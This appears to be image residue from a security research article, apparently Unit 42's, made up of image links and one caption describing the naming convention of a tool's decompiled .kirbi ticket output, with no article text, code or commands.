















![Ticket encoding decompiled example. The naming convention output for the tool can be broken into the following sections: [user@servername]_[encryption_type].[ticket_number].kirbi](https://unit42.paloaltonetworks.com/wp-content/uploads/2022/08/word-image-17.png)



